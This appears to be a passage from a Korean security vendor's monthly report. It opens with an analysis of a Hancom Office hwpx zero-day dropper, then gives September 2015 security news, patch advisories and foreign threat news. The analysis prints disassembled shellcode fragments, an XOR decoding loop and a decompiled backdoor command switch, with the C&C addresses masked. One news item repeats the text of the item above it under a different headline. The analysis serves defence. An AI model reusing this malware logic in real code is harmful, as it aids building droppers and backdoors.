121C1759    B9 00000000     MOV ECX, 0
121C175E    89FE            MOV ESI, EDI
121C1760    01CE            ADD ESI, ECX
121C1762    8A26            MOV AH, BYTE PTR DS:[ESI]
121C1764    80F4 19         XOR AH, 19
121C1767    8826            MOV BYTE PTR DS:[ESI], AH
121C1769    41              INC ECX
121C176A    81F9 08EA0400   CMP ECX, 4EA08
121C1770  ^ 75 EC           JNE SHORT 121C175E
121C1772    6A 00           PUSH 0
121C1774    54              PUSH ESP
121C1775    B8 08EA0400     MOV EAX, 4EA08
121C177A    50              PUSH EAX
```

[그림 9] "SVCHSVCH" 태그를 찾는 루틴과 XOR 디코딩 루틴



[그림 10] 악성코드 디코딩한 데이터 비교


복구한 악성코드는 임시폴더에 “svchost.exe”이라는 시스템 파일명으로 파일을 생성, 실행하며 500초 후에 해당 프로세스를 종료한다.

```
push    0
push    edi
push    876F8B31h       ; WinExec
call    ebp
push    1F4h
push    0E035F044h      ; Sleep
call    ebp
push    51E2F352h       ; GetCurrentProcess
call    ebp
push    0
push    eax
push    5ECADC87h       ; TerminateProcess
call    ebp
```

[그림 11] 악성코드 실행 및 종료

- 백도어

쉘코드를 통해 드롭된 svchost.exe 파일은 MpCmdRun.exe 파일을 생성 및 실행시키고, 흔적을 지우기 위해 스크립트를 생성하고 실행한다. 스크립트는 svchost.exe 파일과 스크립트를 삭제한다.



[그림 12] 악성코드를 삭제하는 패치파일 내용

AdobeArm.exe

MpCmdRun.exe는 파일내에 포함된 정보를 읽어 C&C 서버에 접근한다. 파일 끝부분의 데이터를 0x270만큼 읽어와서 접근할 C&C 서버 접속 정보로 가져온다.

```
00402102                jz      short loc_40212E
00402104                push    2               ; Origin
00402106                push    var_270         ; Offset
0040210B                push    esi             ; File
0040210C                call    ds:fseek
00402112                push    esi             ; File
00402113                push    1               ; Count
00402115                push    270h            ; ElementSize
0040211A                push    offset unk_416010 ; DstBuf
0040211F                call    ds:fread
```

[그림 13] 파일 마지막 부분 데이터 읽기

```
00016000  02 00 01 BB ЭЭЭЭ ЭЭ00 00 00 00 00 00 00  ...»Ä.C-........
00016010  02 00 01 BB ЭЭЭЭ ЭЭ00 00 00 00 00 00 00  ...»^Ç·7........
00016020  02 00 00 00 FF FF FF FF 00 00 00 00 00 00  ....ÿÿÿÿ........
00016030  02 00 00 00 FF FF FF FF 00 00 00 00 00 00  ....ÿÿÿÿ........
00016040  02 00 00 00 FF FF FF FF 00 00 00 00 00 00  ....ÿÿÿÿ........
00016050  00 00 00 00 00 00 00 00 01 00 00 00 E1 A5 C1 01  ............á¥Á.
```

[그림 14] C&C서버 접속 정보

```
***.***.***.***:443
***.***.***.***:443
```

[표 2] C&C서버 접속 정보

위의 그림과 같은 C&C서버 접속 정보가 구조체로 존재하며 두 개의 C&C서버 주소를 사용한다. 백도어는 01BB(443)포트로 SSL 통신을 한다. 접속에 성공하게 되면 주어진 명령에 따라 다양한 행위를 동작하게 된다.

```
switch ( Dst )
{
  case 26:
    Dst = 4;
    v0 = sub_401485(&unk_416280, &Dst, 0);
    goto LABEL_26;
  case 15:
    v0 = System_info();
    goto LABEL_26;
  case 10:
    v0 = Drive_info();
    goto LABEL_26;
  case 16:
    v0 = Process_search();
    goto LABEL_26;
  case 23:
    v0 = run_dir_info(Size);
    goto LABEL_26;
  case 19:
    v0 = File_Search(Size);
    goto LABEL_26;
  case 17:
    v0 = CMD_RUN((LPCSTR)Size);
    goto LABEL_26;
  case 18:
    v0 = CMD_RUN_0(Size);
    goto LABEL_26;
  case 13:
    v0 = Delete_file(Size);
    goto LABEL_26;
  case 14:
    v0 = Create_File(Size);
    goto LABEL_26;
```

[그림 15] 명령에 따른 기능 호출 일부

분석 결과, 백도어는 PC 정보 탈취 및 파일 생성/삭제/실행 등의 기능이 존재하는 것을 확인 할 수 있다. 사실상 거의 모든 제어권한이 공격자에게 있기 때문에 외부로부터 명령을 받아 다른 악성코드를 실행하는 방식으로 2차 공격이 가능하다.

3. 결론

기존의 hwp한글문서 취약점 공격에 이어 hwpx문서 취약점을 이용하는 새로운 형태의 공격이 등장했다. 즉, 구 버전과 뿐만 아니라 최신버전 한컴 오피스에 대한 취약점 공격도 가능하게 진화하고 있는 것이다.

hwpx문서는 OWPML문서 형식을 따르며 xml로 hwp를 감싼 구조를 갖는다. 이번 취약점은 xml의 태그 hp:t 와 hp:lineseg의 취약점을 이용하여 쉘코드를 실행한다. Xml 태그는 종류가 많고 알려지지 않은 것들도 있기 때문에 다양한 형태의 취약점 공격이 존재할 수 있다.

4. 대응방안

이번 공격은 한컴 오피스 제로데이 취약점을 이용한 공격으로, 해당 취약점이 패치 된 최신 버전으로 업데이트 함으로서 공격을 예방할 수 있다. 또한 이러한 공격들은 주로 이메일로 유포되기 때문에, 출처가 불분명한 사람에게서 온 이메일은 열어보지 않는 것이 좋다. 백신DB를 늘 최신상태로 유지하고, 알약 익스플로잇과 같은 취약점 공격 차단 솔루션을 사용한다면 보다 효과적으로 취약점 공격에서 시스템을 보호할 수 있다.

Part3. 보안 이슈 돋보기

9월의 보안 이슈

9월의 취약점

9월의 보안 이슈

알약이 뽑은 TOP 이슈

- 네이버 사칭 '파밍' 이메일 주의…"무시하면 계정 이용 제한됩니다"

네이버 포털 관리자를 사칭한 '파밍' 이메일이 유포되었다. 송신자는 이메일에서 "이 메시지메 무시하면 당신의 네미버 이메일 계정이 제한된다"며 경고하였으며, 해당 주소를 클릭해 들어가면 네이버 포털 로그인 화면이 뜬다. 하지만 실제와는 차이가 있으며, 해당 로그인 란에 아이디와 비밀번호를 입력한다면 계정정보가 탈취된다.

- 정보보호 대책에도 주민번호 수집 오히려 늘어

법적 근거 없이 주민번호를 수집할 수 없다는 내용의 개인정보 보호법 개정안이 지난해 시행됐지만 이후 주민번호를 요구하는 법령은 오히려 늘어났다. 마구잡이 식 주민번호 수집과 활용을 제한 한다는 것이 당초 취지였지만 개인정보 수집 관행을 그대로 유기하기 위해 각종 법령에 수집 근거규정을 넣은 것이다.

- 인터넷뱅킹 '파밍' 피해자들, 은행 상대 소송 패소

가짜 금융기관 사이트를 통한 '파밍' 사기범죄 피해자들이 은행을 상대로 낸 소송에서 1심에서는 일부 승소했지만 2심에서는 패소했다. 1심은 구 전자금융거래법이 접근매체의 위조나 변조로 발생한 사고로 이용자에게 손해가 발생하면 그 손해를 배상할 책임이 있다고 규정한 조항을 이 사건에도 적용했으며, 누군가 가짜 사이트에서 이용자의 금융거래 정보를 빼내 공인인증서를 '위조'한 것이라고 봤지만, 항소심은 파밍 범죄자들이 가짜 사이트에서 빼낸 피해자들의 개인정보로 공인인증서를 재발급 받은 것이지, 기존 공인인증서를 위조한 것은 아니어서 이 법 조항을 적용할 수 없다고 판단했다.

- 미래부 "내년까지 기관 홈페이지의 모든 액티브X 제거"

미래창조과학부가 2016년까지 미래부 본부, 소속기관 및 산하 공공기관이 운영하는 모든 대국민 홈페이지의 엑티브엑스 제거를 마무리할 계획 이라고 밝혔다. 10일 엑티브엑스 제거를 위한 이행계획을 마련하고 관련 예산을 우선적으로 확보해 액티브엑스를 조기에 제거토록 할 예정이라고 밝혔다.

- "북한, 한국 워드 프로그램을 악용하는 공격의 배후로 추정"

파이어아이는 한국에서 널리 사용되는 워드 프로그램을 악용하는데 중점을 둔 사이버 공격의 배후에 북한이 있는 것 같다고 밝혔다. 악의적인 HWP 파일을 열게 되면, 파이어아이가 명명한 '항만(Hangman)'이라는 백도어를 설치하며, 이 백도어는 파일들을 다운로드하고 파일시스템을 면밀히 살피는데 사용된다. 수집한 데이터들은 SSL을 통하여 C&C서버에 보내는데, 서버 IP주소는 항만으로 하드코딩 되어 있으며, 북한과 관련된 것으로 추정되는 다른 공격과도 연관되어 있다고 언급하였다.

- 중국해커들만 아는 한국 라우터 보안 취약점 나타나

국내 대기업과 은행, 기관 등이 사용중인 기업용 라우터 2500여개에서 심각한 보안 취약점이 발견되었으며, 더 중요한 것은 해당 라우터 제조사가 2012년 폐업하여 보안 업데이트도 할 수 없는 상황이다. 이 취약점은 유일하게 국내 기업에서만 작용하며, 해당 기업용 라우터는 국내 네트워크에서만 검색된다. 문제는 해당 취약점 존재를 중국 해커가 먼저 알아냈으며, 중국어로 관련 정보를 공유한 상황이다.

- 전원 케이블없는 노트북·와이파이 공유기 가능해진다

미래창조과학부 국립전파연구원은 건물 내 '통신선을 이용한 전력공급' 기준을 확대하도록 관련 기술기준을 23일 개정 고시한다고 밝혔다. 통신선을 이용한 전력공급은 'POE'라 하며, 전원부를 따로 설치 연결하지 않고 랜선 하나로 데이터와 전력을 동시에 보낼 수 있는 기술이다. 통신선을 이용한 30W까지 확대되면서 기존의 POE 제품은 물론 노트북 컴퓨터, 각종 기능을 가진 보안카메라, IPTV 등도 이더넷 케이블을 통해 전원을 공급할 수 있게 되었다.

- 클라우드발전법, 28일 시행…공공기관, 민간 클라우드 도입 가능

미래창조과학부 국립전파연구원은 건물 내 '통신선을 이용한 전력공급' 기준을 확대하도록 관련 기술기준을 23일 개정 고시한다고 밝혔다. 통신선을 이용한 전력공급은 'POE'라 하며, 전원부를 따로 설치 연결하지 않고 랜선 하나로 데이터와 전력을 동시에 보낼 수 있는 기술이다. 통신선을 이용한 30W까지 확대되면서 기존의 POE 제품은 물론 노트북 컴퓨터, 각종 기능을 가진 보안카메라, IPTV 등도 이더넷 케이블을 통해 전원을 공급할 수 있게 되었다.

9월의 취약점

Microsoft 9월 정기 보안 업데이트

- Internet Explorer용 누적 보안 업데이트(3089548)

이 보안 업데이트는 Internet Explorer의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Microsoft Edge용 누적 보안 업데이트(3089665)

이 보안 업데이트는 Microsoft Edge의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Active Directory 서비스의 취약성으로 인한 서비스 거부 문제(3072595)

이 보안 업데이트는 Active Directory의 취약성을 해결합니다. 이 취약성으로 인해 인증된 공격자가 여러 컴퓨터 계정을 만드는 경우 서비스 거부가 허용될 수 있습니다. 이 취약성을 악용하려면 공격자가 도메인에 컴퓨터를 가입시킬 권한이 있는 계정을 가지고 있어야 합니다.

- Microsoft 그래픽 구성 요소의 취약성으로 인한 원격 코드 실행 문제(3089656)

이 보안 업데이트는 Microsoft Windows, Microsoft Office 및 Microsoft Lync의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 문서를 열거나 포함된 OpenType 글꼴이 있는 신뢰할 수 없는 웹 페이지를 방문하는 경우 원격 코드 실행을 허용할 수 있습니다.

- Windows 필기장의 취약성으로 인한 원격 코드 실행 문제(3089669)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중 보다 심각한 취약성은 사용자가 특수 제작된 필기장 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Microsoft Office의 취약성으로 인한 원격 코드 실행 문제(3089664)

이 보안 업데이트는 Microsoft Office의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Windows Media Center의 취약성으로 인한 원격 코드 실행 문제(3087918)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. Windows Media Center가 악성 코드를 참조하는 특수 제작된 Media Center 링크(.mcl) 파일을 여는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- .NET Framework의 취약성으로 인한 권한 상승 문제(3089662)

이 보안 업데이트는 Microsoft .NET Framework의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 .NET 응용 프로그램을 실행할 경우 권한 상승을 허용할 수 있습니다. 하지만 어떠한 경우에도 공격자는 강제로 사용자가 이 응용 프로그램을 실행하도록 만들 수 없습니다. 공격자는 사용자가 이렇게 하도록 유도해야 합니다.

- Windows 작업 관리의 취약성으로 인한 권한 상승 문제(3089657)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다

- Microsoft Exchange Server의 취약성으로 인한 정보 유출 문제(3089250)

이 보안 업데이트는 Microsoft Exchange Server의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 OWA(Outlook Web Access)가 적절히 웹 요청을 처리하고 사용자 입력 및 전자 메일 콘텐츠를 삭제하지 못하는 경우 정보 유출을 허용할 수 있습니다.

- 비즈니스용 Skype 서버 및 Lync Server의 취약성으로 인한 권한 상승 문제(3089952)

이 보안 업데이트는 비즈니스용 Skype 및 Microsoft Lync Server의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 URL을 클릭할 경우 권한 상승을 허용할 수 있습니다. 공격자는 특수 제작된 URL을 통해 사용자를 영향받는 웹 사이트로 유인하는 인스턴트 메신저 또는 전자 메일 메시지의 링크를 클릭하도록 유도해야 합니다.

- Windows Hyper-V의 취약성으로 인한 보안 기능 우회 문제(3091287)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 Windows Hyper-V에서 부적절하게 ACL(액세스 제어 목록) 구성 설정을 적용하게 할 수 있는 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 보안 기능 우회가 허용될 수 있습니다. Hyper-V 역할을 사용하지 않는 고객은 영향을 받지 않습니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

- 참고사이트

한글 : http://technet.microsoft.com/ko-kr/library/security/ms15-Sep

영문 : https://technet.microsoft.com/en-us/library/security/ms15-Sep

BIND DNS 신규취약점 보안업데이트 권고

DNS 서비스에 주로 이용되는 BIND DNS에 특수하게 조작된 특정 패킷을 보내면 장애가 발생하는 취약점이 발견됨

- 상세정보

특수하게 조작된 DNSSEC key를 처리하는 과정에서 장애가 발생하는 취약점(CVE-2015-5722)
특수하게 조작된 응답 패킷을 처리하는 과정에서 장애가 발생하는 취약점(CVE-2015-5986)

- 해결법

BIND 9.0.0 이상 ~ 9.9.7-P2 이하 버전은 BIND 9 버전 9.9.7-P3로 업그레이드
BIND 9.10.0 이상 ~ 9.10.2-P3 이하는 BIND 9 버전 9.10.2-P4로 업그레이드

- 참고사이트

Bhttps://kb.isc.org/article/AA-01287/0
https://kb.isc.org/article/AA-01291/74/CVE-2015-5986%3A-An-incorrect-boundary-check-can-trigger-a-REQUIRE-assertion-failure-in-openpgpkey_61.c.html

아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社의 한글 등 오피스 프로그램에서 임의 코드실행이 가능한 취약점이 발견됨

공격자는 특수하게 조작한 웹페이지 방문 유도 또는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 문서를 열어보도록 유도하여 임의코드를 실행시킬 수 있음
영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안 업데이트를 권고함

- 상세정보

제품군	세부제품	영향 받는 버전
한컴오피스 2014	공통 요소	19.1.0.2758 이전버전
	한글	9.1.0.2601 이전버전
	한셀	9.1.0.2609 이전버전
	한쇼	9.1.0.2688 이전버전
한컴오피스 2010	공통요소	8.5.8.1540 이전버전
	한글	8.5.8.1478 이전버전
	한셀	8.5.8.1390 이전버전
	한쇼	8.5.8.1540 이전버전
한컴오피스 2007	공통 요소	7.5.12.719 이전버전
	한글	7.5.12.727 이전버전
	넥셀	7.5.12.784 이전버전
	HSlide	7.5.12.927 이전버전

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#33)으로 업데이트
- 다운로드 경로 : http://www.hancom.co.kr/downLoad.downPU.do?mcd=005

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트
- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

- 참고사이트

http://www.hancom.com/downLoad.downPU.do?mcd=005

WordPress 보안 업데이트 권고

WordPress에서 취약점을 보완한 보안 업데이트 발표

- 상세정보

WordPress 4.3과 이전버전에서 크로스 사이트 스크립팅 취약점(CVE-2015-5714)과 권한 상승 취약점
(CVE-2015-5715)이 발견되어 최신버전 업데이트를 권고

- 해결법

4.3.1 버전으로 업데이트
- Dashboard(알림판) -> Updates(업데이트)

- 참고사이트

https://wordpress.org/news/2015/09/wordpress-4-3-1/

BIND DNS 신규 취약점 보안 업데이트 권고

DNS 서비스에 주로 이용되는 BIND DNS에 원격 사용자가 서비스 거부를 발생시킬 수 있는 취약점이 발견됨

- 상세정보

OPENPGPKEY의 rdatatype을 처리하는 과정에서 장애가 발생하는 취약점(CVE-2015-5986)
특수하게 조작된 DNSSEC 키를 처리하는 과정에서 장애가 발생하는 취약점(CVE-2015-5722)
메시지에서 특수하게 조작된 쿼리를 처리하는 과정에서 장애가 발생하는 취약점(CVE-2015-5477)
DNSSEC 유효성 검사를 처리하는 과정에서 장애가 발생하는 취약점(CVE-2015-4620)

BIND 9 버전 9.9.8로 업그레이드
BIND 9 버전 9.10.3로 업그레이드
BIND 9 버전 9.9.8-S1로 업그레이드

- 참고사이트

https://kb.isc.org/category/81/0/10/Software-Products/BIND9/Release-Notes/

Apple (OS X Server, iTunes, Xcode, iOS) 보안 업데이트 권고

Apple社에서 자사 제품에 대해 다수의 취약점을 해결한 보안업데이트를 공지

- 상세정보

공격자가 취약점을 이용하여 피해를 발생시킬 수 있어 해당 Apple 제품들을 사용하는 이용자들은 최신버전으로 업데이트 권고

- 해결법

OS X, iTunes, Xcode 사용자

- 홈페이지 직접 설치 : http://support.apple.com/downloads/ 링크에서 해당 버전을 다운로드하여 업데이트 진행
- 맥 앱스토어 이용 : 애플 메뉴에서 [소프트웨어 업데이트] 선택

iOS 사용자

- [설정]→[일반]→[소프트웨어업데이트] 선택→[다운로드 및 설치]→[동의] 선택하여 업데이트

- 참고사이트

https://support.apple.com/en-us/HT205219
https://support.apple.com/en-us/HT205221
https://support.apple.com/en-us/HT205217
https://support.apple.com/en-us/HT205212

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Flash Player에서 발생하는 취약점을 해결한보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player의 취약점에 대한 보안 업데이트를 발표

- 임의코드 실행으로 이어질 수 있는 타입 혼란 취약점(CVE-2015-5573)
- 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2015-5570, CVE-2015-5574, CVE-2015-5581, CVE-2015-5584, CVE-2015-6682)
- 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2015-6676, CVE-2015-6678)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2015-5575, CVE-2015-5577, CVE-2015-5578, CVE-2015-5580, CVE-2015-5582, CVE-2015-5588, CVE-2015-6677)
- 취약한 JSONP 콜백API로부터 악성 콘텐츠를 거절할 수 있는 업데이트(CVE-2015-5571)
- 메모리 유출 취약점을 해결할 수 있는 업데이트(CVE-2015-5576)
- 벡터 길이 충돌에 대응할 수 있는 업데이트(CVE-2015-5568)
- 임의코드 실행으로 이어질 수 있는 스택 충돌 취약점(CVE-2015-5567, CVE-2015-5579)
- 임의코드 실행으로 이어질 수 있는 스택 오버플로어 취약점(CVE-2015-5587)
- 정보노출로 이어질 수 있는 보안 우회 취약점(CVE-2015-5572)
- 정보노출과 same-origin 정책을 우회할 수 있는 취약점(CVE-2015-6679)

- 영향 받는 소프트웨어

Adobe Flash Player

소프트웨어 명	동작환경	영향 받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	18.0.0.232 및 이전버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	13.0.0.232 및 이전버전
Adobe Flash Player for Google Chrome	윈도우즈, 맥, 리눅스	18.0.0.233 및 이전버전
Adobe Flash Player for Microsoft Edge and Internet Explorer 11	윈도우즈 10	18.0.0.232 및 이전버전
Adobe Flash Player for Internet Explorer 10,11	윈도우즈 8.0, 8.1	18.0.0.232 및 이전버전
Adobe Flash Player for Linux	리눅스	11.2.202.508 및 이전버전
Air Desktop Runtime	윈도우즈, 맥	18.0.0.199 및 이전버전
Air SDK	윈도우즈, 맥, 안드로이드, iOS	18.0.0.199 및 이전버전
Air SDK & Compiler	윈도우즈, 맥, 안드로이드, iOS	18.0.0.180 및 이전버전
Air for Android	안드로이드	18.0.0.143 및 이전버전

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 19.0.0.185버전으로 업데이트 적용
- Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.241 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.521 버전으로 업데이트 적용
- Adobe Flash Player가 설치된 Google Chrome은 자동으로 최신 업데이트 버전 적용
- 구글 크롬 및 윈도우 8.x, 10 버전의 인터넷 익스플로러 10, 11, EDGE에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용
- AIR desktop runtime, AIR SDK 과 Compiler, AIR for Android사용자는 19.0.0.190 버전으로 업데이트 적용

- 참고사이트

https://helpx.adobe.com/security/products/flash-player/apsb15-23.html

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

- CERT, 크롬과 파이어폭스가 쿠키 인젝션 공격에 취약하다고 경고

Chrome, Firefox Vulnerable to Cookie Injection Attacks, CERT Warns

CERT가 경고문을 통해 브라우저의 쿠키가 HTTPS 연결 우회 및 중간자 공격을 실행하는데 사용될 수 있으며, 심지어 HTTP 세션에 임시로 들어온 중간자 역할의 공격자들도 이후 HTTPS 연결에 쿠키를 주입할 수 있다며 경고했다.

애플의 사파리, 모질라의 파이어폭스, 구글의 크롬과 같은 브라우저들이 쿠키 인젝션 공격에 취약한 것으로 확인되었다. 비록 쿠키에는 ' secure flag'가 포함되어 있어 https를 이용한 연결을 제한하고 있지만, 구 버전의 브라우저의 경우에는 https 쿠키 소스를 확인하지 않는다.

이를 이용하면 MITM 공격자가 https 쿠키를 다른 사이트로 가장하도록 설정할 수 있다. 즉 공격자는 example.com의 쿠키를 설정하고, www.example.com의 진짜 쿠키를 무효화 할 수 있게 되는 것이다.

CERT는 "이렇게 설정된 가짜 쿠키는 해당 세션에서 전송되는 각종 데이터를 탈취할 수 있게 된다. 우리는 이 쿠키 관련 취약점이 현재 일부 주요사이트 (구글, 뱅크 오브 아메리카 등)에 존재하는 것을 발견하였으며, 주요 웹 브라우저 (크롬, 파이어폭스, 사파리 등)에서 발견된 취약점으로 인해 인하여 상황이 더 악화될 수 있다"고 밝혔다.

이에 사이트관리자들에게 HSTS(HTTP Strict Transport Security)를 서브도메인 포함 옵션과 함께 활성화 하기를 권고하였다. 이를 통하여 공격자가 서브도메인의 쿠키를 무효화 시킬 수 있는 최상위 레벨의 쿠키를 설정하는 것을 부분적으로 완화시킬 수 있기 때문이다.

또한 최신 버전의 브라우저들은 쿠키 인젝션 취약점에 영향을 받지 않으므로, 사용자들은 사용중인 브라우저를 최신 버전으로 업데이트 하기를 권고하였다.

출처 : http://www.hotforsecurity.com/blog/chrome-firefox-vulnerable-to-cookie-injection-attacks-cert-warns-12747.html

- 씨게이트 무선 하드 드라이브에서 백도어 발견

Warning! Seagate Wireless Hard Drives Have a Secret Backdoor for Hackers

씨게이트의 3세대 무선 하드 드라이브에 백도어가 포함되어 있는 것으로 나타났다.
Tangible Security에서 진행한 최근 연구에 따르면, 씨게이트 무선 하드 드라이브에서 하드코딩 된 패스워드가 발견되었다고 하였다. 또한 내장된 사용자 계정(디폴트 계정 및 패스워드 – "root")과 텔넷 취약점(CVE-2015-2874)을 이용하면 공격자가 장비를 원격으로 접근할 수 있도록 허용하여 사용자의 데이터를 탈취할 수 있게 된다.

US-CERT에 따르면, 아래의 씨게이트 하드 드라이브 모델들이 다수의 취약점을 가지고 있다:

- Seagate Wireless Plus Mobile Storage
- Seagate Wireless Mobile Storage (태블릿 및 스마트폰의 데이터 무선 스트리밍)
- LaCie FUEL (아이패드의 저장 공간을 무선으로 확장)

공격자는 원격으로 기기의 루트 접근 권한을 얻고 저장 된 데이터에 접근할 수 있게 된다.

취약점 특징은 아래와 같다.
- 하드코딩 된 크리덴셜 사용
- 직접적 요청 (Direct Request, Forced Browsing)
- 제한 없는 파일 업로드 (위험한 타입 포함)

해결 방법은 간단하다. 씨게이트는 기기의 펌웨어를 3.4.1.105로 업데이트 하면 된다.

출처 : http://thehackernews.com/2015/09/seagate-wireless-harddrives.html

- 다양한 제조사의 ATM을 타겟으로 한 멀웨어 발견, 카드 소지자들 노려

First multi-vendor ATM malware targeting cardholders

파이어아이가 첫 멀티-벤더 ATM 멀웨어를 발견했다고 발표하였다.
이 멀웨어는 8월 25일 생성되어 러시아에서 바이러스 토탈로 업로드 되었으며, 아직 개발단계인것으로 보인다로 밝혔다. 현재 Backdoor.ATM.Suceful이라고 탐지되며, SUCEFUL이라 명명 되었다.

SUCEFUL은 Diebold나 NCR ATM에서 모든 신용 및 직불카드의 트랙 데이터를 읽을 수 있고, 카드에 내장 된 칩의 데이터도 읽을 수 있으며, 탐지를 피하기 위해 ATM의 센서를 무력화시키며, ATM의 입력 키를 통해 멀웨어를 컨트롤 할 수도 있다고 밝혔다.

주목할 만한 점은, 이 멀웨어가 카드의 삽입/반환에도 관여할 수 있기 때문에, 실제 플라스틱 카드를 훔치는 것도 가능할 것이라는 점이다. 실제로 파이어아이는 사용자가 카드를 투입 후 반환이 되지 않아 도움을 청하러 자리를 비운 사이 공격자가 카드를 빼내어 훔쳐가는 상황을 시연하였다.

하지만, 아직까지 실제 이 악성코드가 악용되고 있는 사례를 보지 못했기 때문에, 이 멀웨어가 ATM에 어떻게 설치 되는지 밝혀내지 못하고 있다.

SUCEFUL은 XFS Manager로 알려진 미들웨어와 통신한다.

파이어아이는 ATM을 사용 후 카드가 배출 되지 않을 경우를 대비해 은행의 연락처를 미리 준비하여 ATM 근처를 벗어나지 않고도 은행과 연락할 수 있도록 하라고 권고했다.

출처 : http://www.scmagazine.com/fireeye-first-multi-vendor-atm-malware-targeting-cardholders/article/438151/
https://www.fireeye.com/blog/threat-research/2015/09/suceful_next_genera.html

2. 중국

– 많은 APP들이 XcodeGhost 악성코드에 감염되었다.

多款APP被置XcodeGhost病毒 苹果回应已删除

최근 앱 스토어에서 XcodeGhost 악성코드에 감염된 앱들이 발견되었다. 이 앱들은 앱스토어에 업로드 된 후에 사용자들에 의하여 다운받아졌다.

이 앱들은 사용자 휴대폰에 설치되면 몰래 앱 패키지명, 앱 이름, 시스템 버전, 언어, 국가 등 기본 정보들을 탈취하여 전송한다. 이 악성코드들이 유출하는 정보들은 민감한 정보는 아니라는 것이 불행 중 다행이다.

하지만 이 악성코드는 많은 권한을 갖고 있으며, iPhone/iPad 에서 피싱 페이지를 띄워 사용자들의 iCloud 계정정보나 다른 민감 정보를 탈취할 수 있다.

현재까지 XcodeGhost악성코드에 감염된 앱들은 微信、12306、滴滴出行、滴滴打车、高德地图、网易云音乐、网易功课开、中国联通网上营业厅、我叫MT、我叫MT2 등 인기 있는 소프트웨어 혹은 게임 앱들이다.

만약 해당 앱들을 설치했다면, 일단 사용하지 말아야 하며, 해당 앱들이 새로 업데이트 될 때 까지 기다렸다가 업데이트를 해야 한다. 현재 위챗은 이미 수정된 버전을 업로드 했다.

출처 : http://mobile.yesky.com/75/97641575.shtml?from=baiduvideo

– 중국의 대형 파일공유 사이트들이 Killis 악성코드에 감염되었다.

超过20家知名下载站植入Killis木马

